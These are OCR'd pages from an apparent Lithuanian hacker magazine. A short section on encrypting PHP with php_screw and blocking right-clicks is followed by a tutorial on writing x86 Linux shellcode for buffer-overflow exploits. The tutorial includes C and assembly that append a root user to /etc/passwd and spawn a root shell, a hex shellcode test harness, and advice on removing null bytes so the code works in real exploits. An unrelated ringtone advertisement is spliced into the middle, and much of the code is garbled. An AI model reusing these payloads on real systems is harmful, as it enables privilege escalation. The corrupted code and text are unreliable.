*php\_screw*. *php\_screw* lengvai sukerčiama su *php\_mod'u* ir puikiai šifruoja bet kokius skriptus. *Apache* nesunkiai atpažįsta neaiškius išerties tekstus, o jeigu įsilaūžėlis iš tavęs ir nugvelbs vankliuko struktūrą atstatyti išerties tekstus jam bus labai sudėtinga.

Pasitreniruokime ir įdiekime programą į serverį. Visų pirma parsisiunčiame *php\_screw* ([http://prdownloads.sourceforge.net/php-screw/php\\_screw-1.3.tgz](http://prdownloads.sourceforge.net/php-screw/php_screw-1.3.tgz)) ir konfigūruojame programą. Po to šiek tiek pakeisime byloje *php\_screw.h* aprašytus kodavimo raktų ilgius. Tiesiog 5 skaičius pakeisk į bet kokią kitą reikšmę, kad tavo rakta nebūtų sukonfigūruoti pagal nutylėjimą. Po to



HTML kodavimo procesas

programą galima kompiliuoti su komanda *make*.

Dabar prasideda įdomioji dalis. Paruoštą modulį *php\_screw.so* nukopijuok į katalogą, kurame yra *php* (pas mane tai */usr/lib/php4*). Po to į bylą *php.ini* (ji yra ten pat) pridėk eilutę *extension=php\_screw.so*. Ir pabaigai perkrauk *Apache*. Nuo šios akimirkos web serveris gali suprasti programos užšifruotą *php* kodą. Teliko tik sugeneruoti keletą sudėtingų skriptų :). Tai daroma su komanda *screw /kelias/kį/skriptų/katalogo*. Tačiau atminti, kad *screw* vykdomą bylą reikia iš anksto sukompiliuoti kataloge *tools*, paleidžiant komandą *make*. Visi užkoduoti skriptai bus sukurti tame pačiame kataloge, o originalai bus išsaugoti tokiu vardu: *script.php.screw*.

Aš šį įrankį patikrinau savo serveryje ir jis man labai patiko. Tiesa, man kol kas nėra poreikio šifruotis, kadangi savo svetainėje aš nelaikau nieko, išskyrus viešą forumą *vBulletin*. Tačiau aš įsitikinęs, kad pas tave yra kietesnių už paprastą forumą projektų :)

**[Pats save apsaugok]** Štai ir visas penas pamąstymams. Tu gali tiesiog dabar parsisiųsti visą reikiamą programinę įrangą ir apsaugoti savo svetainę bei visus PHP skriptus. Tačiau geriau neskubėti ir pagalvoti apie apsaugos produktyvumą, našumą. Viena vertus, niekas iš tavęs nenugvelbs tavo „nuosavybės“, o kita vertus, — visiškai nebūtina šifruoti viso kodo, juk tai galutinį puslapį padidins 7-10 kartų. Protinę būtų apsaugoti atskirus kodo fragmentus ir svarbius paveikslėlius, kurie gali būti įdomūs kitiems, ne tokiems talentingiems web dizaineriams.


#### Aplė dešinįjį pelės klavišą

Aš negaliu nutylėti apie labiausiai paplitusį HTML puslapio apsaugos metodą. Tai dešiniojo pelės klavišo blokavimas. Nežinau, kodėl jo kūrėjai tiki jo efektyvumu, kadangi, mano nuomone, jis gali apsaugoti nebent nuo pačių žaliausių naujokėlių. O štai ir skriptas, kuris draudžia dešiniojo tavo grafiško klavišo paspaudimą:

```
<SCRIPT language=JavaScript>
function click(e) {if (document.all)
{if (event.button == 2)
{alert(message);return false;}}
if (document.layers) {if (e.which == 3)
{return false;}}}
if (document.layers)
{document.captureEvents(Event.MouseDown)};
document.onmousedown=click;
</SCRIPT>
```

Manau, tu supranti, kad apėiti tokią apsaugą galima nersyklėje pasirinkus „View -> Source“ arba nuspaudus atitinkamą klavišą įprastinėje klaviatūroje. Egzistuoja dar vienas apsaugos būdas prieš HTML dizaino vagis. Žinoma! rekomenduoja naudoti Java iškviatimą *window.open(URL)* kartu su dešiniojo pelės klavišo paspaudimą blokuojančiu skriptu. Tokiu atveju vienintelė galimybė prisikasti iš išerties tekstų — nuspausti karštąjį klavišą arba specialų klaviatūros mygtuką. Analitikių nuomone, tai žmones gali įvesti į suktuką. Tačiau aš manau, kad tokio tipo metodai veiksmingi nebent prieš naujokėlius.



A person wearing a dark suit and a skull mask with horns. A glowing green, plant-like tie is visible. The person's hands are visible, one near the face and the other at the bottom right.

SURASTI PA-  
ŽEIDŽIAMĄ SERVISĄ IR TEI-  
SINGAI PARINKTI EKSPLOITĄ NELENGVA. IR  
VIS DĖLTO KUR KAS SUDĖTINGIAU PAČIAM PARAŠY-  
TI ŠĮ EKSPLOITĄ, PAVERČIANT BLANKIĄ BUGTRAQ'E PA-  
SIRODŽIUSIĄ NAUJIENĄ REALIAI VEIKANČIU DAIKTU. ŠIAN-  
DIEN AŠ TAU NEPASAKOSIU, KAIP REIKIA RAŠYTI EKSPLOI-  
TUS, IR NET NEAPTARINĖSIU POPULIARIŲ PROGRAMINĖS ĮRANGOS  
PAŽEIDŽIAMUMŲ, TAČIAU MIELAI PAMOKINSIU SUDARINĖTI PRAKTIŠKAI  
NEATSIEJAMĄ BET KOKIO SPLOITO DALĮ - SHELL KODUS.

Iš kur imami shell-kodai

## Mokomės savarankiškai rašyti shell-kodus

**[Kaip veikia eksplotas]** Atlikime nedidelį eksperimentą. Su tekstų redaktoriumi atsidaryk bet kokio eksploto (žadančio daugybę visokių gardybių tokių, kaip, pavyzdžiui, root shellą nuto-lusioje mašinoje) išeities tekstą ir jame surask nesupranta-miausią kodo fragmentą. Ten toks beveik garantuotai bus: žiū-rek atidžiau, ir tu jį rasi. Greičiausiai tau į akis kris keletas nesuprantamų ir tarpusavyje niekaip nesusijusių simbolių ei-lučių. Savotiška šešioliktaine forma pateiktų bairų seka, to-kią, kaip ši:

[illegible]

Tai ir yra tas pats shell-kodas, apie kurį kalbėsime. Kartais jis vadinamas bait-kodu, kadangi jis sudarytas iš baidų sekos, tačiau esmė nuo to nesikeičia. Shell-kodo turinys – toli gražu ne gudrus užkeikimas ir ne iš galvos paimti simboliai. Tai pačių paprasčiausių mašininių komandų rinkinys, kurios čia yra tokios pačios, kokias galima sutikti įprastoje vykdomoje byloje. Pavyzdžiui, aukščiau pateiktas shell kodas (tam tikra mašininių komandų seka) lokaloje Linux mašinoje atidaro 4444 jungtį ir su ja susieja shellą. Eksploitas, kuriam pavyks įvykdyti šį shell kodą, hakeriui suteiks pilną prieigą prie sistemos.

Su shell kodu taip pat galima perkrauti sistema, atjungti IDS serviseris ir honeypot, tam tikrą bylą išsiųst. elektroniniu paštu ir t.t., ir pan. Viskas priklauso nuo to, kas būtent aprašyta shell kode. Priversti kompiuterį įvykdyti shell-kodą — eksploatuoti užduotis. Kaip pavyzdį paimkime paplitusią *Buffer Overflow* klaidą. Programuotojai labai dažnai neapsižiūri ir netikrina vietoje parametrų funkcijoms perduodamų duomenų. Banalus pavyzdys: programuotojas sukuria dinaminį masyvą ir išskiria atmintį 100 elementų, tuo pačiu realus elementų kiekis niekur nekontroliuojamas. Tokia įvykių eiga naudinga įsilauieliams, kadangi visi už šio masyvo ribų atsידūrę duomenys patenka į steką, ir taip įvyksta taip vadinamas buferio perpildymas. Eksploatuoti užduotis — perpildyti buferį ir taip sukeisti grįžimo adresą į tą, kuriuo įsikūręs shell kodas. Jeigu valdymas bus perduotas shell kodui, tuomet jis bus įvykdytas. Viskas gana paprasta.

**[Veikimo vieta]** Nevertėtų šios medžiagos laikyti eksplortų rašymo vadovu. Šio straipsnio tikslas – praktiškai parodyti shell-kodo sukūrimo procesą bei kaip jį galima būtų optimizuoti siekiant panaudoti realiuose eksplortuose. Be abejo, egzistuoja nemažai resursų (pavyzdžiui, [www.metasploit.com](http://www.metasploit.com)), kuriuose galima rasti puikų shell-kodų rinkinį, tačiau jų pakanka ne visada. Tu nuo pat pradžių turėtum suprasti, kad shell-kodas – tai mažininių komandų seka (žemiausias ir sudėtingiausias programų



kaŋ vi:ʂ pi:nə  
pi:nə sətə pətis  
sə:ŋiŋ. pə tɔ  
mɛ:səl piti:mis  
zɪnɔ:nɛs. ʃ pɑ:  
p i:kə pu:səm:  
prɒkru:rɪŋ. ʃɒdɔ:  
nɛn:di:tɪn

vimo (lygs), kūnos smarkiai susijusios su konkrečia procesoriaus ir operacinės sistemos architektūra. Vienoje situacijoje veikiantis shell-kodas kitoje bus visiškai nepritaikomas. Štai kodėl svarbu suprasti, kas, kur ir kaip, kad, prireikus, pats sugebėtų sukurpti ir kintąjį shell kodą arba modifikuoti jau egzistuojantį.

Iš karto noriu perspėti, kad norint gerai suprasti straipsnyje išdestytą medžiagą, būtina bent minimaliai išmanyti assemblerį. Tikiuosi, tu atidžiai skaitei įvadinius apie tai rašančius „Cod ng“

straipsnius, nes tokiu atveju problemų iškilti neturėtų ir čia pateikta medžiaga pasirodys paprasta bei suprantama. Eksperimentų platforma mes pasirinksiame 32 bitų mašiną su x86 procesoriumi ir įdiegtą Linux sistema. Numatau tavo klausimą: kodėl būtent Linux? Ogi todėl, kad daugelis eksplotų skaita būtent Unix servisams, o tai reiškia, kad ši sistema mus domina labiau. Darbui mums taip pat prireiks keleto pagalbinų įrankių: *Netwide Assembler (nasm)*, *ndisasm* ir *hexdump*. Daugelyje distributyvų jie pateikiami pagal nutylėjimą, tačiau net ir savarakiškas įdiegimas vargu ar sukels sunkumų. Nuorodas į šiuos įrankius gal rasti iškarpoje.

**[Pavyzdžio dėlei]** Shell-kodų paruoštukai paprastai rašomi assembleriu. Vs dėlto mes visą procesą aptarsim kiek kita tvarka: iš pradžių, kad būtų suprantamiau, aptarsime pavyzdžius su C kalba, o jau po to — analogišką kodą su assembleriu. Aš specialiai aptarsiu du visai paprastus pavyzdžius, kad neapkračiau tavęs gremėzdiškomis kodo iškarpomis, iš kurių vis tiek nebus jokios naudos. Labai greitai tu suprasi, kad sudėtingesnius veiksmus atliekančio shell-kodo kūrimo procesas niekuo nesisiskiria.

Taigi pirmasis pavyzdys. Jis pats paprasčiausias ir jo esmė tame, kad mūsų nedidelė programa įrašymu atidarys bylą `/etc/passwd`, į jos pabaigą pridės eilutę `„xakep:x:0:0:./bin/bash“`, po ko ją uždarys išsaugodama rezultatus:

```
#include <stdio.h>
#include <fcntl.h>
main()

char *filename = "/etc/passwd"
char *lne = "xokey x O O ././b n/bash\n";
int f open;
f open open(filename, O_WRONLY O APPEND);
write(f open, lne, strlen(lne))
close(f open),
exit(0);
```

Čia pateiktas kodas labai paprastas ir suprantamas, nebent išskyrus funkciją `open` (atidaryti bylą). Konstanta `O_WRONLY` `O_APPEND`, kuri jai perduodama vietoje parametro, parodo tai, kad byla atidaroma įrašymo režime, o nauji duomenys rašomi į jos pabaigą.

Dabar aptarsime gyvenimiškesnį pavyzdį — komandą interpretatoriaus (shell) paleidimą. Čia mes per daug negudrausim: mums per akis pakaks standartinio */bin/sh*.




Su shell-kodu taip pat galima perkrauti sistemą, atjungti IDS servisus ir *honeypot*, tam tikrą bylą išsiųsti elektroniniu paštu ir t.t.

```
#include <stdio.h>
main()

char *name[2],
name[0] = "/bin/sh",
name[1] = NULL,
setuid(0, 0),
execve(name[0],name, NULL);
//tas pats, kas ir execve("/bin/sh",{" /bin/sh",NULL},NULL)
```

Čia komanda *setuid(0, 0)* naudojama tam, kad būtų vykdoma su root teisėmis (jeigu tai įmanoma). *execve(const char filename, char const argv[], char const envp[])* — tai pagrindinis sisteminis iškvietimas, kuris įvykdo bet kokias vykdomas bylas ir skriptus. Jam perduodami trys parametrai: *filename* — pilnas kelias iki vykdomos bylos, *argv[]* — argumentų masyvas, *envp[]* — „raktas=reikšmė“ formatu pateiktų eilučių masyvas, kurios prieš bylos paleidimą konfigūruojamos kaip šios vykdomos bylos aplinkos kintamieji. Abu masyvai turi baigtis nuliniu (NULL) elementu.

**[Assembleris — beveik paprasta]** Dabar, kai mes jau turime keletą su C sukurtų pavyzdžių, pabandysime juos paversti į gryno assemblerio kodą. Tu turetumei žinoti, kad sisteminės funkcijos iškvičiamos su specialiu pertraukimu, kuris nuskaito registre EAX pateiktą funkcijos numerį ir ją įvykdo. Funkcijų numerius galima rasti byloje */usr/include/asm/unistd.h*. Pavyzdžiui, eilutė „*#define \_\_NR\_open 5*“ reiškia, kad funkcijai *open()* priskirtas identifikacinis numeris lygus 5. Analogiškai surandami likusių funkcijų numeriai: *exit()* — 1, *close()* — 6, *setuid()* — 70, *execve()* — 11. Iš esmės to pakanka norint parašyti veikiančią programą.



Praktiškai bet kokiame eksplote galima rasti keletą shell-kodo eilučių



## Meledijų TOP 10

1 MINO & VILJA - Viena per lai	5410102094	6 MINO - Be meilės mirt galiu	5410102134
2 VILJA - Mylek	5410102168	7 LY UNITED - We Are the Winners	5410102200
3 RAKETA - Padarys mane	5410102194	8 VUDIS - Žodžiai	5410102181
4 YVA - Daina ne daina	5410102195	9 BENASSI BROS - Every Single Day	5410102042
5 89 DANGUJE - 8 dangų	5410102107	10 VUDIS - Kur bebūtum tu	5410102186

## Naujos

KASTANEDA - Pavasaris viską pakels	5410102235	ŽAS Euroliga	5410101996
TV - BUMER 2	5410102234	A. MAMONTOVAS - Liūdesio angelas	5410102170
SERGEJ SHNUROV - Svoboda (BUMER 2)	5410102227	MOKINUKES - Mažyti miestas	5410102154
89 DANGUJE - Alergo	5410102241	MANTAS - Gyvenam karis	5410102074
OWEN STEFANI - Crash	5410102235	TABL - Medis širdies	5410101934
SHAKIRA & W. JEAN - Hips Don't Lie	5410102242	KASTANEDA - Ka gi tu darai	5410101958
JANAS IR SIMONA - Kai tu atėjai	5410102247	FUNKY - Tarp krentančių žvaigždžių	5410101963
DEPECHE MODE - A Pain That I'm Used To	5410102249	MANGO - Karštas bučinys	5410101985
SEPTEMBER - It Doesn't Matter	5410102240	MIA - Sapnai	5410101967
CRAIG DAVID - Unbelievable	5410102244	TABL - Jauimas	5410101688

## Populiaros

TATU - Friend or Foe	5410102172	E. KUČINSKAS - Lai, lai angelai	5410101760
JAMES BLUNT - Goodbye My Lover	5410102178	B. AVARTIJA - Milijonai bučinų	5410101762
SUGABABES - Ugly	5410102182	DONALDA - Nušvito saulė	5410101763
ARASH - Arash	5410102152	YVA - Tik aš ir tik tau	5410102132
WALTERS & KAŽA - Feeling this Touch	5410102136	ONSA - Don't Let Me Die	5410102087
SHAKIRA - Don't Matter	5410102141	DELFINAI - Ačiū tau	5410102043
EROS RAMAZZOTTI - La Nostra Vita	5410102109	GELTONA - Medis ašaina	5410102190
THE BLACK EYED PEAS - My Humps	5410102156	YVA - Daina ne daina	5410102195
SUGABABES - Push the Button	5410102089	AMBERLIFE - Day Or Night	5410102167
JAMES BLUNT - High	5410102037	DELFINAI - Nugalai	5410102188

## THE RASMUS

GORILLAZ - Dare	5410101979	ŽAS - Mandarai	5410101023
JUANES - La Camisa Negra	5410101964	THE RASMUS - First Day in My Life	5410101482
JAMES BLUNT - You're Beautiful	5410101976	Funeral Song	5410101050
LIQUID - Ordinary Life	5410101798	Guilt	5410101773
BON JOVI - Have A Nice Day	5410101979	No Fear	5410101980
COLD - Happens All The Time	5410101876	Sail Away	5410102150
LINKIN PARK - One Step Closer	5410102048	EMINEM - Just Lose It	5410101330
ROBBIE WILLIAMS - Tripping	5410102039	Like Toy Soldiers	5410101448
ROB THOMAS - Lonely no More	5410101838	Loose Yourself	5410101137

## MAROON 5

She Will Be Loved	5410101173	Mockingbird	5410101754
Sunday Morning	5410101386	Moah	5410101275
This Love	5410101042	Stan	5410101470
Harder To Breathe	5410101476	The Way I Am	5410101943
Must Get Out	5410101799		

## MONOTONINE

Rasyk žinute su: M ir kodu	1 Rasyk žinute su: P ir kodu	2 Lt	MELODIJOS MONOTONINES
1 Rasyk žinute su: M ir kodu	1 Rasyk žinute su: P ir kodu	2 Lt	MELODIJOS MONOTONINES
1 Rasyk žinute su: M ir kodu	1 Rasyk žinute su: P ir kodu	2 Lt	MELODIJOS MONOTONINES

## WAP/GPRS

## 2 Lt

## WAP/GPRS

## 2 Lt

## WAP/GPRS

## 2 Lt

## WAP/GPRS

## 2 Lt

## WAP/GPRS

## 2 Lt

## WAP/GPRS

## 2 Lt

## WAP/GPRS

## 2 Lt

## WAP/GPRS

## 2 Lt

## WAP/GPRS

## 2 Lt

## WAP/GPRS

## 2 Lt

## WAP/GPRS

## 2 Lt

## WAP/GPRS

## 2 Lt

## WAP/GPRS

## 2 Lt

## WAP/GPRS

## 2 Lt

## WAP/GPRS

## 2 Lt

## WAP/GPRS

## 2 Lt

## WAP/GPRS

## 2 Lt

## WAP/GPRS

## 2 Lt

## WAP/GPRS


## 2 Lt

## Spaivoti paveikslėliai



1 Rasyk žinute su kodu: Pz. 5410101348 draugai: 5410101348 179699XXXXX  
2 Siųsk numerį: 1390  
NOKIA, SIEMENS, SAMSUNG, MOTOROLA, SONY ERICSSON


## Paveikslėliai su tekstu



1 Rasyk žinute su kodu: Pz. 5410101018 TEKSTAS  
2 Siųsk numerį: 1390  
WAP/GPRS

9 paslauga tinka tikriems prietaisams telefonui, modeliui kaip ir spaivoti paveikslėliai

## JAVA žaidimai



1 Rasyk žinute su kodu: Pz. 5410101188 draugai: 5410101188 370699XXXXX  
2 Siųsk numerį: 1390  
NOKIA, SIEMENS, SAMSUNG, MOTOROLA, SONY ERICSSON

9 paslauga tinka tikriems prietaisams telefonui, modeliui kaip ir spaivoti paveikslėliai

## WAP/GPRS


Išsiskirti, kad telefone jungta WAP/GPRS paslauga. Ją užsakykite paskambinę savo operatoriu. TELE2 - 117, OMNITEL - 1568, BITĖ GSM - 1501. Paslauga tinka visiems OMNITEL, BITĖ LIETUVA, TELE2 klientams išskyrus PILDYK ir MAŽYLIŲ vartotojus.



## info@ra7.lt



dūrų įskvietimui. Taigi įėjimui mums reikia iškviešti funkciją `open()`, tai į EAX registrą įkeliamas jos numeris — 5. Po to funkcijai perduodami parametrai. Apskritai šnekanč, tai galima padaryti kiek kitais būdais, tačiau mūsų atveju naudojamas paprasčiausias, įdarbinantis registrus EBX, ECX, EDX. Į EBX patalpinamas pirmasis funkcijos parametras, t. y. eilutės `name` pradžios adresas, kur saugomas kelias iki atidarymos bylos ir jos pavadinimas bei užbaigiantis nulis (daugelis funkcijų reikalauja, kad eilutės tipo kintamieji užsibaigtų būtent nuliniu baidū). O į ECX registrą įkeliamas antrasis parametras, simbolizuojantis bylos atidarymo režimą (konstanta `O_WRONLY` | `O_APPEND` skaitmeniniu pavidalu). Dabar, kai registruose patalpintos reikiamos reikšmės, galima iškviešti `Ox80` pertraukimą. Jis iš EAX registro nuskaito funkcijos numerį ir ją įvykdo su atitinkamais parametrais. Po to pratęsimas pagrindinės programos vykdymas, kur funkcijoms `write()`, `close()` ir `exit()` iškviešti naudojamas tas pats mechanizmas. Dabar aptarkime antrąjį pavyzdį.

Jeigu nepaisysime funkcijos `execve()` iškviatimo, didžioji ko do dalis analogiška ankstesniam pavyzdžiui. Tę patys seg mentalai, tas pats funkcijos `setreuid()` iškviatimo principas. Problema tik tame, kad vietoje antrojo `execve()` paprogramės parametro perduodamas masyvas iš dviejų elementų. Tokį parametrą priimta perdavinėti per steką, į kurį iš pradžių patalpinamas nulis (`push 0`) o po to eilutės `name` pradžios adresas (`push name`). Parametrui neatsitiktinai perduodami atvirkštine tvarka. Stekas naudoja LIFO principą (paskutinis ateja — pirmas išeja), todėl išgaunant duomenis iš steko iš pradžių bus gautas kintamojo `name` adresas ir tik po to — nulis. Būtina pasirūpinti tuo, kad paprogramė žinotų, kur ieškoti šių parametrų, čia jai labai padės specialus ESP registras (*Stack Pointer* santrumpa), kuris visada rodo į steko viršūnės adresą. Viskas, ką mums reik a padaryti, — nukopijuoti ESP registro turinį į ECX registrą, kuris paleidus 0x80 pertraukimą bus apdorotas kaip an trasis funkcijos parametras.





mybė, as įvykdyti kitos programos viduje. Tai reiškia, kad eksploatas reikiamo kodo negales įterpti į steką ir jį įvykdyti. Būtent dėl to kitas mūsų žingsnis bus programos optimizavimas, kad ji veiktų nenaudojant duomenų segmento. Čia mes šiek tiek pagudrausim ir pasinaudosime vienu metodu, pagrįstu assemblerio instrukcijomis *jmp* (pereiti į žymę) ir *call* (iškviešti procedūrą). Abi instrukcijos realizuoja perėjimą į reikiamą programos vietą, tačiau *call*, be viso kito, į steką įkelia grįžimo adresą. To reikia tam, kad užbaigus procedūros vykdymą būtų galima grįžti į pradinę programos vietą ir pratesti normalų jos vykdymą. Aptarsime šio metodo esmę remdamiesi pavyzdžiu:

```
mp two
jne
pop ebx
[programas tekstas]
'wo
call one
db 'eile'
```

Pačioje programos pradžioje realizuojamas perejimas į žymę `two`, už kurios yra procedūros `one` iškvietimas. Iš tiesų jokios procedūros nėra, vienok yra dar viena žymė tokiu pavadinimu, kuriai ir perduodamas valdymas. Šiuo metu į steką įtraukiamas grįžimo adresas, t.y. po `call` einančios instrukcijos adresas, kas mūsų atveju yra baitų eilutė `db 'string'`. Taip išeina, kad tuo metu, ka pradedamas žymės `one` apdorojimas, į steką bus įkeltas eilutės pradžios adresas. Mums telieka jį išgauti ir panaudoti savo nuožiūra. Pabandysime tuo pasinaudoti realioje programoje: tam modifikuosime mūsų antrąjį pavyzdį. Kad būtų patogiau, pavadinkime jį `shell.asm`, kadangi toliau dirbsime tik su juo.

BITS 32

```
sehnewd(0, 0)
mov eax, 70
mov ebx, 0
mov ecx, 0
ni 0x80

mp two
ore
pop ebx

recv("b/w'sh", "/b w'sh", NJCL) MLL)
mov ebx, 11
```

```
push 0
push ebx
mov ecx, esp
mov edx, 0
int 0x80

two
to | one
dh "/bin/sh", 0
```

Kaip matai, *da* jau nera jokių segmentų. Eilutė */bin/sh*, kun anksčiau buvo saugoma duomenų segmente, dabar išgaunama iš steko ir įkeliama į registrą EBX. Be to, buvo pridėta nauja direktyva BITS 32, atsakinga už optimizavimą 32 bitų procesoriuose.

Iš esmės buvo galima pasiegti ir kiek kitaip: savarankiškai į steką įkelti eilutę ir po to ją išgauti, panaudojant steko viršūnės rodiklį ESP. Ši metoda panaudosime su eilute „hello, world!“:

```
push word 0x0021
push 0x646c726f
push 0x77202c6f
push 0xb6c6568
mov ebx, esp
```

Eilutė į steką įtraukiama nuo galo: iš pradžių eina 1n! (šešioliktainis kodas — 0x0a21), po to d1ro (0x646c726f), toliau w\_o (0x77202c6f) ir l1eh (0x6c6c6568). Galiausiai ESP registro reikšmė (eilutės pradžių adresas) įkeliami į EBX. Šaunu? Šis metodas kur kas efektyvesnis, kadangi smarkiai sutrumpina shell kodą, tačiau jis ne toks patogus.

**[Pirmasis shell-kodas]** Dabar, kai mes išmokome apseiti be duomenų segmento galima pradėti savo pirmojo pilnavertiško shell-kodo kūrimą. Tam iš pradžių reikia sukompiliuoti su assembleriu sukurtos programos išerties tekstą:

\$ nasm she | asm

Ir gauta vykdoma byla peržiūreti su programa *hexdump*:

```
$ hexdump -C shell
```

Matai pateiktą ekrano vaizdą? Iš esmės tai ir yra shell kodas, tik prieš tai jį reikia transformuoti į atitinkamą pavidalą. Tam prieš kiekvieną baitą įrašyk simbolius `ix` ir be tarpų įtrauk į simbolių masę. Patikrinti jo veikimą galima su štai tokia nesude-tinga programa:

```
char code[]
"\xb9\x40\x00\x00\x00\xbb\x00\x00\x00\x0c\xb9\x00\x00\x00\xcd"
"\x80\xe9\x15\x00\x00\x00\x5b\x68\x0b\x00\x0c\x00\x68\x00\x90\x00"
"\x00\x53\xe9\x01\xbb\x00\x00\x00\x00\xcd\x80\xe8\xe6\xff\xff\xff"
"\x2f\xe2\xe9\x6a\x2f73\x68\x00"

main()
{
    int ('shell'),
    (n)shell = code;
```



```
shell(),
```

```
$ gcc -o shell.c  
$ ./shell.c
```

Viskas veikia!

**[Tie piktieji null-baitai]** Skubu tave nuliūdinti. Nepaisant to, kad shell-kodas nenaudoja duomenų segmento ir net veikia testavimo programose viduje, panaudoti jo realiuose ekspluatuose kol kas negalima. Dėl to kalti nuliniai baitai (x00), kurių shell-kode tiesiog pilna. Daugelis *Buffer Overflow* ir panašių klaidų susiję su darbo su eilutėmis funkcijų (*strcpy()*, *sprintf()*, *gets()*, *strcat()* ir t.t.) panaudojimu. Jeigu pabandytume shell-kodą panaudoti viename iš tokių paželdžiamųjų, perpildyti buferį ir įterpti kodą su nulniais baitais tai nieko gero iš to neišeis. Sutikusi nulinį baitą, funkcija pagalvoja, kad ji sutiko eilutės pabaigą, ir neskaito likusių šios shell kodo dalių.

Hakers privalo visomis įegomis vengti tokios situacijos, kuomet shell kode atsiranda nuliniai baitai. Būtent tuo mes dabar ir užsiimsime. Jėja paprasta: surasti tuos kodo fragmentus, kuriuose atsiranda nuliniai baitai, ir pakeisti juos taip, kad shell-kode nebūtų x00 kombinacijų. Patyręs programuotojas daugeliu atvejų gal lengvai nustatyti, dėl ko mašininiame kode atsirado nuliai, tačiau mums, naujokėliams, prireiks disasemblerio pagalbos. Pasinaudosime *ndisasm*:

```
$ nasm shell.asm  
$ ndisasm shell.asm
```

Ivykđžius šią komandą, ekraną bus išvestas disasembliuotas programos kodas. Pirmasis stulpelis instrukcijos adresas, jis mums nėra ypatingai svarbus. Antrame stulpelyje yra mašininės instrukcijos, kurios čia tokios pačios, kaip ir peržiūrint vykdomą bylą su *hexdump*. Trečiame stulpelyje kiekvienai mašininėi instrukcijai pateiktas assemblerio ekvivalentas. Tik matydami assemblerinį kodą mes galime spręsti, iš kur shell-kode atsirado nuliniai baitai.

Po greitos peržiūros tampa aišku, kad daugelis NULL baitų susiję su instrukcijomis, kurios valdo registro ir steko turinį. To ir reikėjo tikėtis, kadangi mes dirbame 32 bitų režime, atitinkamai kiekvienam skaičiui išskiriami 4 atminties baitai. Tuo tarpu mes operuojame skaičiais, kuriems užtenka ir vieno baito. Pavyzdžiui, pačioje *shell.asm* programos pradžioje yra instrukcija „mov eax, 70“ (į *eax* registrą įkelti skaičių 70). Tik su *ndisasm*, tiek ir shell kode matyti, kad ši instrukcija

pateikiama kaip „B8 46 00 00 00“. Beje, B8 — tai mašininės komandos *mov ax* atitikmuo, o 46 00 00 00 — skaičius 70 šešioliktaineje sistemoje, papildytas nuliais taip, kad užimtų 4-is baitus. Analogiškai susidaro ir dar daugiau NULL baitų.

